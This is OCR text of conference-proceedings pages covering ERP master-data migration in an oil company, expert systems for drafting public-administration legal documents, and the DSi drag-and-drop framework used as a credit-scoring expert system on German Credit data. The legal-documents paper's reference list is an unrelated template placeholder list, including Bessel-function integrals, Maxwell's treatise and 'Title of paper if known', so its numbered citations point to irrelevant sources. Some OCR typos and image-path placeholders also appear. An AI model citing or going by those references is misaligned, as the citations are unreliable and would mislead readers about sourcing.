Migration of data from legacy systems during the transition to the production must use all reliable resources of the data from ERP system to prepare reliable data about materials. The structure of the fields usually in use, and standardized can be used in the basic search of materials that are in the group of basic data available from ERP.

Most common the basic fields are:

- Material old ID
- Material Type
- Material Group
- Description of materials
- Unit of measure (UOM)
- Dimensions
- Basic Materials
- Industrial standards
- Weight,
- Length
- Width
- Height
- Material Hierarchy

Migration of data from legacy systems during the transition to the production must use all reliable resources.




Figure 1. General stepes for data harvesting for transfer to a new MDM system

III. RESULTS AND DISCUSSION

Marketing concept relies on a high level of customer satisfaction and long-term profitability of the company. Activities that support additional projects to ensure the data quality and improvement, and unity of the system have to be on the support line to keep consistency of operations, management, and process control. In the development of logistics systems, there are different opinions about the values and issues that brought the marketing concept, but in developing functional solutions to business operations all authors identify similar business challenges.

Users of information systems can be recogmnised as Knowledge workers (those who create new knowledge and information) or workers with the data (who use the information and distribute them)[5]. Strengths of the company are human resources developed through special programs to improve their knowledge and skills, and work on integration with other participants of the business process. Key users must be prepared to use all possible means to achieve cleansing and improvement of data, reduce redundancy and improve time consuming for searches in the large sets of materials data. Preparations of the methodology as well as developing proper criteria for material records selection lead to strict tasks for material specialists and their expert opinion.

It takes more work to improve the general level of the data in big oil company, but the knowledge about the implementation and communications can positively effects the project staff. Without inner positive attitude there is a great risk of data corruption in development process.

IV. CONCLUSION

Advanced Information technologies are highly important for oil and gas companies, because all the leading companies have some. During the preparation and implementation of MDM solution it is mandatory to plan and implement activities that result in accurate and reliable data available to all interested process participants. What is recognized as a positive effect of implementation: significantly improved communication between users on the job, with the wiring of all the users in a supply chain business' scenarios. An important effect of the implementation is a unification and standardization of financial statements (minimizing redundancy in reporting). Understanding of data quality in logistics for all process participants in a number of ways must be a part of a business' scenarios.

Large scale changes brought with new IT solutions are risky, and should be prepared by the people who are aware of perceived shortcomings in the implementation but believe in success and can communicate the benefits to the future users through various communication channels.

REFERENCES

[1] V.Božić, S.Aćimović. Marketing logistics, Faculty of Economics, Belgrade, pp.493. 2004.

[2] A. Baloglu. Implementating SAP R/3 in 21st Century: Methodology and Case Studies, Marmara University Computer Engineering, http://www.tojet.net/e-book/SAPBook.pdf

[3] Finney, S., Corbett, M., 2007. ERP implementation: a compilation and analysis of critical sucsess factors, Buisness Process Management Journal Vol 13/3.

[4] Kallinikos.. Organizational and behavioral implications of ERP systems, Information, Technology and People, Vol.17/1, p. 17. 2004.

[5] J. Stock, D. Lambert. Strategic Logistics Management, McGraw-Hill, New York, pp.17. 2001.

Document management systems in the business of public administration

Lj. Manovska*, A. Stamatoski**, S. Arsovski ***, P. Vasiljevic****, N. Petrov*****

*South-west University "Neofit Rilski"-Blagoevgrad, Faculty of Philosophy, Blagoevgrad, Republic of Bulgaria,
**University "St. Kliment Ohridski" -Ohrid, Faculty of Technical Sciences, Bitola, Republic of Macedonia (FYROM)
***Guarantee Fund of Autonomous Province of Vojvodina, Serbia
****University of Novi Sad, Faculty of sciences, Novi Sad, Serbia
****University of Novi Sad, Technical faculty "Mihajlo Pupin", University of Novi Sad, Zrenjanin, Serbia
ljubi.1985@abv.bg, antoniostamatoski@yahoo.com, sasa.arsovski@gmail.com, petarv@uns.ac.rs, nikola.petrov@tfzr.rs

Abstract - The state government and administration use general purpose text processors. These text processors are used to create the legal and legislative acts, but they don't provide specialized support to government employees to facilitate and automate creation of legal, sub-legal and legislative acts. This paper discusses standards and initiatives of the European countries and EU initiatives for the implementation of standards in the preparation of administrative and legal documents which contain semantic annotations. This approach to the preparation of legal documents allows faster, better and more efficient public administration. Defining and implementing standards in the creation and manipulation of the legal documents creates the prerequisites for the design of expert systems, which will, based on existing standards, accelerate the work and eliminate the possibilities of mistakes in creation of legal documents. This paper presents a part of expert system model whose purpose is automatic creation of contracts for Guarantee Fund of APV. At the end of the paper, the conclusions and proposals of initiatives are given that will contribute to the further development of standards in the creation of administrative documents.

I. INTRODUCTION

The goal of e-government is to improve the quality and efficiency of public administration by using information and communication technologies and to follow a lifecycle of documentation that occurs in all areas of public administration. [EGOV] Documents that are created in administrative affairs of state government have the status of legal documents. Faster and better creation of administrative documentation and management of legal documents initiates design of expert systems for managing legal documents of state administration [1]. Expert systems are an attempt to automate the business processes of a specific domain and create a solution to the problem without consultation and direct participation of one or more experts from field of interest. Expert systems simulate problem solving the way experts do, and they are one of the most important research areas of artificial intelligence.

Expert systems solve real problems in various fields, which would otherwise require human expertise [2]. Expert systems have three components: 1. Knowledge Base, 2. Inference Mechanism, 3. User Interface. The process of gathering knowledge begins with the experts from whom heuristic knowledge is collected, which is subsequently processed and fed into the system. Basic elements of expert systems, besides the knowledge base and inference mechanism, are the interface to the user, as well as subsystems for acquiring knowledge, special interfaces, and system for explanations [3]. Knowledge Base is a specialized and unique to the specific system that includes expert knowledge of specific field which is entered through a system for acquiring knowledge and does not change over time. Inference Mechanism based on variable data and fixed knowledge in the knowledge base solves the problem. Modeling of expert system for public administration is conditioned by creating a knowledge base that uses pre-defined knowledge representation formalisms.

II. RELATED WORK

Web-oriented semantic technologies allow the design of interoperable services that will automate the procedures of the state administration [4]. Creating a highly formalized ontology of legal knowledge as LKIF (Legal Knowledge Interchange Format), which is a Semantic-based Web language developed for the representation of legal knowledge in order to support the modeling of legal domain, and support the exchange within the system of legal knowledge, enables the creation of expert systems and intelligent agents, which will enable faster and more efficient quality work of the state administration and reduce the build time of some administrative legal documents[5].

A. Process-oriented, ontological-based knowledge management in public administration jobs

In the project for the public administration of Greece portal of knowledge of administrative procedures is proposed. This project is based on previous research in the field of semantic technologies, and in particular the results achieved by the SEKT project. [SAVVAS]

Documents created by the Greek public administration are defined by their basic parts:

- Elements of the document prior to the main text.
- The main text of the document.
- Elements of the document after the main text.




Figure 1. Portal of knowledge of administrative procedures [SAVVAS]

In this way, document formats are predefined by using XML/RDF structures used to facilitate the presentation and exchange of information on the Web, and OWL is used to define sets of related functions of the system to allow the advanced search and knowledge management itself. In this project, ontologies are actually presented with predefined forms of legal documents that public administration creates [6].

Procedures performed by the public administration are the result of a combination of legal knowledge and administrative practices. Such a mode of public administration requires interpretation of the legal framework by the legal experts. Expert systems of administrative procedures will help the state administration in executing processes and the creation of legal and administrative documents using predefined forms which will result in administrative-legal act. These predefined forms are in fact ontology processes of public administration. In creating these predefined forms the legal experts in the field to which they apply take part. Changes to these predefined form documents may be made only by supervisor and only in case of change of administrative procedures.

III. System Architecture For The Creation Of Administrative Documents

The architecture of information systems that deal with processing and manipulation of administrative-legal documentation is a complex set of relations that follow document lifecycle from its creation, modification and use. Implementation of the general document itself is not a problem, as much as sets of complex relations that accompany sources of administrative-legal acts and their relevance in real-time. Architecture of ES to create administrative documents based on the documents legislation should encompass the entire life-cycle of the document. For the development of this ES it is necessary to design a sufficiently flexible XML structure of a document that will allow representation of all administrative-legal documents arising in the work of the state administration. XML document structure is defined with DTD. The most important feature of XML structure is the possibility of implementing metadata to identify the specific legal and statutory norm on which basis the administrative act is created, as well as its changes, effectiveness and coherence with other legal norms. Fig. shows the required architecture of ES for creating administrative documents.

Advantages of XML document format in data management and transfer and exchange of documents are well known. In addition to these advantages, the XML format is able to store metadata. However, the main advantage of choosing a XML document format is that, in addition to the legal text of the administrative act that is presented in XML format, it also stores metadata that provide semantic meaning of the article and allow the computer to automatically process the defined text. The possibility of implementing Hypertext provides integration and linking of references in specific portion of text with legal and statutory norms [7]. This defines an




Figure 2. Architecture of ES for creating administrative documents

explicit relationship between administrative documents, legal and statutory norms. This way of defining the form of an administrative document provides precise semantic search of documents. Semantic search means the search for the meaning of the content of the administrative documents.

A. Representation and transformation of documents

Consolidation module is the main module of the system. Its role is to consult the state of legal norms on the basis of which creates an administrative document. It actually processes the metadata and creates a new consolidated administrative version of the document.

Predefined forms of administrative documents transformed with DTD and legal-legislative norms may be stored in a database or XML file in the file system. At a time when changing legal and legislative act on the basis of which is defined an administrative document, consolidation module automatically changes the metadata related to the legal-legislative act.

IV. CONCLUSION

E-government, expert systems, interoperability, represent a great challenge in redefining the role of bodies and organizations of state administration. Efforts that are concentrated on higher quality, faster and more efficient administration and government, result in the change of the role and operation of state administration. Creating and using a knowledge base about the processes and legal-legislative documents and designing expert systems that would speed up and automate the work of the state administration, it is necessary to realize the interconnection between different government bodies and achieve a satisfactory level of interoperability. Further work and development is necessary to focus on all three types of interoperability, technical, organizational and semantic. Adoption of national interoperability standards




Figure 3. Transforming text of administrative documents into structured XML document

for describing and creating legal-legislative documentation, protocols and forms of documents, creation of knowledge ontologies about the processes within government bodies is the first step. Availability of legal norms, regulations and administrative procedures should encourage the development of a number of interoperable Web services so that the relevant information is available to state agencies and citizens.

REFERENCES

[1] G. Eason, B. Noble, and I. N. Sneddon, “On certain integrals of Lipschitz-Hankel type involving products of Bessel functions,” Phil. Trans. Roy. Soc. London, vol. A247, pp. 529–551, April 1955.

[2] J. Clerk Maxwell, A Treatise on Electricity and Magnetism, 3rd ed., vol. 2. Oxford: Clarendon, 1892, pp.68–73.

[3] I. S. Jacobs and C. P. Bean, “Fine particles, thin films and exchange anisotropy,” in Magnetism, vol. III, G. T. Rado and H. Suhl, Eds. New York: Academic, 1963, pp. 271–350.

[4] K. Elissa, “Title of paper if known,” unpublished.

[5] R. Nicole, “Title of paper with only first word capitalized,” J. Name Stand. Abbrev., in press.

[6] Y. Yorozu, M. Hirano, K. Oka, and Y. Tagawa, “Electron spectroscopy studies on magneto-optical media and plastic substrate interface,” IEEE Transl. J. Magn. Japan, vol. 2, pp. 740–741, August 1987 [Digests 9th Annual Conf. Magnetics Japan, p. 301, 1982].

[7] M. Young, The Technical Writer's Handbook. Mill Valley, CA: University Science, 1989.

Application of DSi Framework in Creation of Expert System Knowlegde Base

V. Ognjenović*, M. Jovanović**, V. Brtka*, A. Stojkov***, I. Berković*
* University of Novi Sad, Technical Faculty Mihajlo Pupin, Zrenjanin, Serbia
** University of Niš, Faculty of Electronic Engineering, Niš, Serbia
*** "NIS a.d." Novi Sad, Serbia
visnjao@tfzr.uns.ac.rs; martin.jovanovic@elfak.ni.ac.rs

Abstract – The Semantic Web RDF (Resource Description Framework) is presented as the technology for ontology classification – the expert system technique incorporated in inference engines. The existing DSi e-learning framework is presented as well as its extension with decision rules of a certain expert system. It has been shown how expert conclusions can be inferred by means of the DSi framework. This concept has been analyzed on the example of the German Credit data.

I. INTRODUCTION

An expert system is defined as the system of computer programs that includes an expert knowledge, with the aim of modelling (or emulating) the decision-making process of a human expert.

The basic components of an expert system are the inference engine, the knowledge base and the user interface.

According to [1], the expert knowledge acquisition by a computer program system can be performed in multiple ways by combining the two following concepts:

- The knowledge of an expert in a certain field is stored in a separate base and is withdrawn from this base using particular well-defined procedures.
- The expert knowledge is embedded in the system procedures and enables the expert system to form and modify the knowledge base in the interaction with the user.

Both of these concepts can be applied using ontologies. Ontology is most often defined as a document containing formal definitions of relations between terms or notions. Ontology classification is a newer technique than the expert systems with incorporated inference engines. If object classification is introduced to the knowledge base, an entirely different inference mechanism can be achieved. Further to reasoning above the field of object values, inference engine can also reason above the field of object structures.

According to [2], the two Semantic Web foundation technologies are ready for real world: the eXtensible Markup Language (XML) and the Resource Description Framework (RDF). Though they only provide foundation and cannot be considered "killer apps" for Semantic Web. XML allows custom tags that can be contributed by anyone. These can annotate documents or their sections on the Web. Software can then use this markup in various ways. However, software developers must know the meaning the author attributed to each tag. Any user can add any structure to the document, but is by any means forced to express the meaning of this structure.

RDF expresses meaning in form of triples with the subject-predicate-object structure. There are various forms of formal expression of RDF, most frequent being its XML serialization. In RDF any entity, such as a person or a Web page is given a property (such as "is an author of") with a certain value (for example another person). The simplicity and straightforwardness of this structure makes it ideal for describing majority of data that needs machine processing. Values (subject and object) are, as W3C recommends, given in form of URI-s (each URI, or Universal Resource Identifier, may point to some existing Web resource but doesn't need to). URIs allow users to create new objects and/or concepts, as well as namespaces in which entities with matching names represent different entities in the real world.

II. EXPERT SYSTEMS AND KNOWLEDGE ACQUISITION

Expert systems, as frequently cited in academic literature, bear one great disadvantage: knowledge acquisition. A good method for constructing and maintaining (updating) the knowledge base is the best guarantee of success of an Expert System.

The cost of domain expert for any type of software is always a considerable expense. This is especially true of expert systems, as experts in any field are in constant demand of their home organizations. The problem of data acquisition from human experts fostered the development of various tools that could automate this process and enable both design and debugging of rules defined by experts, as well as maintenance of these rule bases.

According to [3] there are two "modes" of acquisition the knowledge from the experts: automatic and interactive. With the interactive approach, the knowledge engineer helps the knowledge designer to fill the predefined structures with knowledge. This structure remains, while the "filled-in" knowledge varies from one domain to another. The representation is limited to conditional rules and a great degree of interaction with the user is needed. On the contrary, in the automated mode,

the knowledge engineer gets several pieces of knowledge from the expert, and in turn works with them independently, inferring the primitive structures of knowledge given. Adding new pieces facilitates the verification of their conclusions about the knowledge and certain level of generalization of those.

III. RESOURCE DESCRIPTION FRAMEWORK

Resource Description Framework [4] is a W3C [5] standard for the interchange of data on the Web. The last version of this standard dates to 25th of February, 2014. This model is graph-based and is not a means to represent full ontologies, primarily due to the lack of formal semantics; thus the proper way to address RDF documents is "graphs". Each RDF document represent a collection of so-called "triples": data structures consisting of subject, predicate and object.




Figure 1.An RDF triple

All three elements of a triple are expected to be given in form of URI (Universal Resource Identifier), no matter if the given resource exists at the pointed address or not. The primary aim of URI-s is to be unique and to point to entities that can later become virtual of physical objects. The RDF documents can be expressed in various notations, most frequent of which is XML. This notation has been used in the DSi e-learning framework.

IV. DSI E-LEARNING FRAMEWORK

In order to present the concepts discussed in this paper, a brief description of the DSi (Drag and Drop Semantic Interface) framework must be given, as the proposed expert system expansion relies on its concepts. First announced in 2007 [6], the DSi framework [7] combines an intuitive drag-and-drop interface with an underlying RDF document, thus enabling the learner to query the RDF in order to obtain any possible relations between the two words in the text – by simple menas of dragging and dropping.




Figure 2. Lesson text with highlighted draggable words




Figure 3. The result of the drop operation

A typical user experience scenario includes the lesson text in which some of the words are draggable. These words may be marked with some CSS property (such as color, as in Figure 1), or may not.

Upon dropping the dragged word onto another (in this case, as shown in Figure 2, the word Grinder onto the word NLP) the DSi returns all the relations they may exist in the underlying RDF file. In this case, the relation is "is cofounder of", denoting that John Grinder is the cofounder of the NLP. The relations are stored in the form of RDF triples. The RDF document is queried for 2 words (one as subject and the other as object) and from each triple that satisfies this criterion, the predicate element is returned.

V. DSI AS AN EXPERT SYSTEM

The DSi framework has to date been used as a software framework for semantic addition to the textual learning material in e-learning systems. However, it is possible to expand the relations between notions to an expert system base. Using a certain inference system (such as C4.5 algorithm or some other classifier), it is possible to use the DSi framework as an expert system. The relations between items can be described in a more sophisticated fashion that in the current DSi versions, namely in terms of structural or semantic relationship.

In the following example, the possibility of the DSi framework of givinig advice on a client's liability for a credit, while operating as an expert decision-making system, based on the data from the bank.

A. A DSi-Based Expert System Example

The German Credit data by prof. Hans Hofmann of the Institut fűr Statistik und Ökonometrie, University of Hamburg [8], is one of the best known bases for experimenting with expert systems. There are two datasets (both with 1000 instances): the original one, as provided by prof. Hofmann (with categorical/symbolic attributes), and an altered version with numerical attributes, for appropriate applications. The latter contains 24 condition attributes and a decision one. The attributes and their values are shown in the Table 1.

TABLE I. ATTRIBUTES OF GERMAN CREDIT DATASET

Attribute	Type	Values
Checking account	qualitative	1: < 0 DM; 2: $ 0 and < 200 DM; 3: $ 200 DM/salary assignments for at least one year; 4: no checking account
Duration (in months)	numerical	
Credit history	qualitative	0: no credits taken/all credits paid back duly; 1: all credits at this bank paid back duly; 2: existing credits paid back duly till now; 3: delay in paying off in the past; 4: critical account/ other credits existing (not at this bank)
Purpose	qualitative	0: car (new); 1: car (old); 2: furniture/equipment; 3:

		radio/television; 4: domestic appliances; 5: repairs; 6: education; 7: vacation; 8: retraining; 9: business; 10: others
Credit amount	numerical	
Savings account	qualitative	1: < 100 DM; 2: $100 and < 500 DM; 3: $500 and < 1000 DM; 4: $1000 DM; 5: unknown/no savings account
Present employment since	qualitative	1: unemployed; 2: <1 year; 3: $1 and < 4 years; 4: $4 and < 7 years; 5: $7 years
Installment rate in percentage of disposable income	numerical	
Personal status and sex	qualitative	1: male, divorced/separated; 2: female, divorced/separated/married; 3: male, single; 4: male, married/widowed; 5: female, single
Other parties	qualitative	1: none; 2: co-applicant; 3: guarantor
Present residence since	numerical	
Property	qualitative	1: real estate; 2: if not 1: building society savings agreement/ life insurance; 3: if not ½ : car or other; 4: unknown/ no property
Age in years	numerical	
Other installment plans	qualitative	1: bank; 2: stores; 3: none
Housing	qualitative	1: rent; 2: own; 3: for free
Number of existing credits at this bank	numerical	
Job	qualitative	1: unemployed/unskilled-non-resident; 2: unskilled-resident; 3: skilled employee/official; 4: management/self-employed/ highly qualified employee/officer
Number of people being liable to provide maintenance for	numerical	
Telephone	qualitative	1: none; 2: yes, registered under the customer's name
Foreign worker	qualitative	1: yes; 2: no
Score of the applicant	qualitative	1: Good; 2: Bad

Based on [9] for the German Credit Base data the following if-then rules, that rescribe the data about clients, can be used:

1. `if (Checking account ≥ 3) then Applicant = good`
2. `if (Duration = 1) and (Other installment plans ≥ 2) then Applicant = good`
3. `if (Other installment plans ≥ 2) and (Credit history = 4) then Applicant = good`
4. `if (Duration = 1) and (Credit history = 4) then Applicant = good`
5. `if (Savings account ≥ 3) then Applicant = good`
6. `if (Other parties = 3) then Applicant = good`

For any bank client, i.e. for any client's data, DSi can offer drag-and-drop action of attributes that belong to the same rule. If we click on the `Checking ccount`, the DSi will not offer dragging to some other attribute, because `Checking Account` belongs to no other rules. Only the possibility of dragging on the score of the applicant is allowed. The response would be the first if-then rule, that would yield information about significant values of the attribute that was dragged (Figure 4).




Figure 4. Data on client. Drag operation 1

In case the `Duration` attribute be dragged, DSi would offer dropping onto the `Other installment plans` (that belongs to the second rule, along with the `Duration`) and `Credit History` (together with `Duration` in the fourth rule). Also the attribute `Duration` could be dropped onto the score of the applicant. In case of dropping onto the `Other installment plans`, DSi would return the second rule as the response, while dropping onto the `Credit history` attribute it would return the fourth rule. In case of dropping onto the score of the applicant, DSi would return multiple rules, namely the second and the fourth (Figure 5).




Figure 5. Data on client. Drag operation 2

B. *DSi and Knowledge Acquisition*

On the example shown it can be noticed that it is needed to connect a relatively small number of the notions from the if-then rules to obtain the complete help of the expert system for reaching the decision about allowing the credit. The answers obtained, specifically the if-then rule, can easily be compared with the given data about the client in question.

VI. CONCLUSION

Based on the possibility of joining the decision rules in the DSi framework, the following conclusions can be drawn. Firstly, even though the DSi framework was initially designed as an e-learning framework that semantically enriches the textual learning material in the contemporary e-learning systems, it can be applied as an interface to an expert system and perform decision making based on the appropriate decision rules. Furthermore, DSi offers an original and intuitive interface, which makes is a user friendly inference engine. Finally, this makes the DSi framework a serious candidate for an expert system data acquisition tool.

REFERENCES

[1] P. Hotomski, "Sistemi veštačke inteligencije", Tehnički fakultet "Mihajlo Pupin", Zrenjanin, 2006.

[2] T. Berners-Lee, J. Hendler, O. Lassila, "The Semantic Web A new form of Web content that is meaningful to computers will unleash a revolution of new possibilities". Scientific American, 2001.

[3] R. Melli, “Expert Systems and Knowledge Acquisition”, EXERGY, ENERGY SYSTEM ANALYSIS AND OPTIMIZATION – Vol. III

[4] http://www.w3.org/RDF/

[5] http://www.w3.org

[6] M. Jovanović, Arhitektura konceptualno-orijentisanog alata za podršku učenju (Architecture of a concept-oriented learning support tool), Infoteh Conference Proceedings, Infoteh, Jahorina, Republic of Srpska 2007.

[7] Jovanović, M.: Semantička nadgradnja nastavnog sadržaja u sistemima za elektronsko učenje (Semantic expansion of the learnin material in e-learning systems), M.Sc. Thesis, University of Niš, Faculty of Electronic Engineering, 28.12.2009

[8] https://archive.ics.uci.edu/ml/datasets/Statlog+%28German+Credit+Data%29

[9] B. Baesens, R. Setiono, C. Mues, S. Viaene, J. Vanthienen, “Building Credit-Risk Evaluation Expert Systems. Using Neural Network Rule Extraction and Decision Table”, Proceedings of the International Conference on Information Systems, ICIS 2001, AIS Electronic Library (AISeL)